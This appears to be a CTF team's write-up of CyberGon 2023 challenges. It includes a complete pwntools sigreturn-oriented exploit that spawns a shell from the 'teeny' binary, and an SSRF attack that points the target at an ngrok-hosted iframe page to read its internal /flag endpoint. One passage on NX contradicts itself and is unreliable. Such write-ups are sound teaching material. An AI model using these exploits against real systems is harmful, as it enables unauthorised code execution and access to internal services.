


Just copy and decode it in CyberChef.

Flag - CyberGonCTF{y0u_G07_7h3_53cR37_1Nf0}

Pwn

teeny




We downloaded the teeny binary file and then checked the binary by using checksec tool.

```
$checksec ./teeny
[*] '/home/z3tx/Downloads/ctfs/cybergo
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x3f000)
    RWX:      Has RWX segments
```

After checking the security of that binary, we found the NX disabled which means we can put our shell code on the stacks. It executes amd64 arch with little endian byte ordering. No canary (Frame size strict), No PIE (Binary Address are stable) so much fun.

Then we opened binary file with Ghidra tool and we found the syscall() function. Our input will be stored as data, and any attempt to run it as instructions will crash the program, effectively neutralising shellcode. PIE means position independent executable. In this challenge, PIE is no PIE when we check. So, we can have shellcode and normal ROP over the binary.





```
$ROPgadget --binary teeny
Gadgets information
============================================================
0x0000000000040013 : add byte ptr [rax], al ; syscall
0x000000000004000f : mov edx, 0x1f4 ; syscall
0x000000000004000e : mov rdx, 0x1f4 ; syscall
0x000000000004000d : or byte ptr [rax - 0x39], cl ; ret 0x1f4
0x000000000004000c : out dx, al ; or byte ptr [rax - 0x39], cl ; ret 0x1f4
0x0000000000040018 : pop rax ; ret
0x0000000000040017 : ret
0x0000000000040010 : ret 0x1f4
0x0000000000040015 : syscall

Unique gadgets found: 9
```

we found syscall() return address - 0x40015, pop rax address - 0x40018 and then we created the payload and send to the target server .

Our exploit


```
from pwn import *

#conn  = remote("cybergon2023.webhop.me", 5004)

conn = process("./teeny")

poprr = 0x40018

binsh = 0x40238

syscall = 0x40015

frame = SigreturnFrame(arch="amd64", kernel="amd64")

frame.rax = 0x3b

frame.rdi = binsh

frame.rsi = 0

frame.rdx = 0

frame.rip = syscall

payload = b"A" * 8

payload += p64(poprr)

payload += p64(0xf)

payload += p64(syscall)

payload += bytes(frame)

conn.sendline(payload)

conn.interactive()
```




Flag - CybergonCTF{5UD0_R0P_ch41n}

Web

Love is Blurry



In this challenge, we found some hint letters on the target challenge web page. So we need to change the request GET method to POST method.



Request

```
GET / HTTP/1.1
Host: cybergon-blur.chals.io
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 24 Aug 2023 06:49:47 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 31

You should try POSTing the url.
```

Hint

▼ View Hint

Server run at port 8000


▼ View Hint

Attached file flag.html is not the real flag just a sample flag

▼ View Hint

Long, long ago, there is a `url` parameter in `POST` request.


It could be SSRF vulnerability and then we requested google.com from the url= parameter, but we got blurred response data from google.



Yeappp!!! Sure ssrf.

We also need to check the target website's internal server port 8000 with flag parameter.

It also blurred the response value data from 127.0.0.1:8000/flag.



Our SSRF Request Procedure

Attacker >> **Target Web** >> **url=localhost:8000/flag**

▾ View Hint

There is a joke about Hack NASA with HTML but this one isn't joke.

Hint - There is a joke about Hack NASA with HTML but this one isn't joke :3

So we prepared an html requester via ngrok proxy host .Then we created the python web server and then port binding with ngrok public proxy host.

Our SSRF Request Process


Attacker >> **Target Web** >> **url=SSRF html requester via iframe (ngrok)** >> **localhost:8000/flag**

index.html

```
<!DOCTYPE html>
<html>
<head>
  <title>SSRF Requester</title>
</head>
<body>
  <iframe src="http://127.0.0.1:8000/flag"></iframe>
</body>
</html>

```

```
┌──(kali㉿kali)-[~/Desktop/Web]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [24/Aug/2023 02:42:51] "GET / HTTP/1.1" 200 -
```

```
ngrok

Try the ngrok Kubernetes Ingress Controller: https://ngrok.com/s/k8s-ingress

Session Status                online
Account                       toxic (Plan: Free)
Version                       3.3.4
Region                        Asia Pacific (ap)
Latency                       135ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://306f-45-41-99-189.ngrok-free.app -> http://localhost:1337

Connections                   ttl     opn     rt1     rt5     p50     p90
                              57      0       0.00    0.00    0.00    0.03
```



Yeap!! we can see the flag page response data through our ssrf requester.


At this time, we added css codes on our ssrf requester because we want to adjust the blurred response data by using css properties.

index.html

```html
<!DOCTYPE html>
<html>
<head>
  <title>SSRF Requester</title>
  <style type="text/css">
        #scale {
                width: 100%;
                height: 500px;
                transform: scale(7);
                transform-origin: 5% 2% 0;
                background-color: white;
        }
  </style>
</head>
<body>
  <iframe id="scale" src="http://127.0.0.1:8000/flag"></iframe>
</body>
</html>

```

Let's request!!


Then we found the CyberGon flag format with empty spaces. But we remembered the white space flag values in the hint html file.





index.html

```
<!DOCTYPE html>
<html>
<head>
  <title>SSRF Requester</title>
  <style type="text/css">
        #scale {
                width: 100%;
                height: 500px;
                transform: scale(7);
                transform-origin: 5% 2% 0;
                background-color: black;
        }
  </style>
</head>
<body>
  <iframe id="scale" src="http://127.0.0.1:8000/flag"></iframe>
</body>
</html>

```

We changed the background color white to black because we want to identify the white spaces. Request again……Boom!!! We can see the white space data.In order to continuously identify the white spaces data, the transform-origin values needs to be gradually increased every time a request is sent.







All White spaces Result - 5|5|r|F|_|1|5|_|C|0|0|1|1|3|3|7|_|2|2|c|6|e|8|b|e|f|2|b|8|c|d|e|5

Flag - CyberGon{5|5|r|F|_|1|5|_|C|0|0|1|1|3|3|7|_|2|2|c|6|e|8|b|e|f|2|b|8|c|d|e|5}

Thanks For Challenges CyberGon

Team Pwn_|>

Pwn_|>
- CTF Team -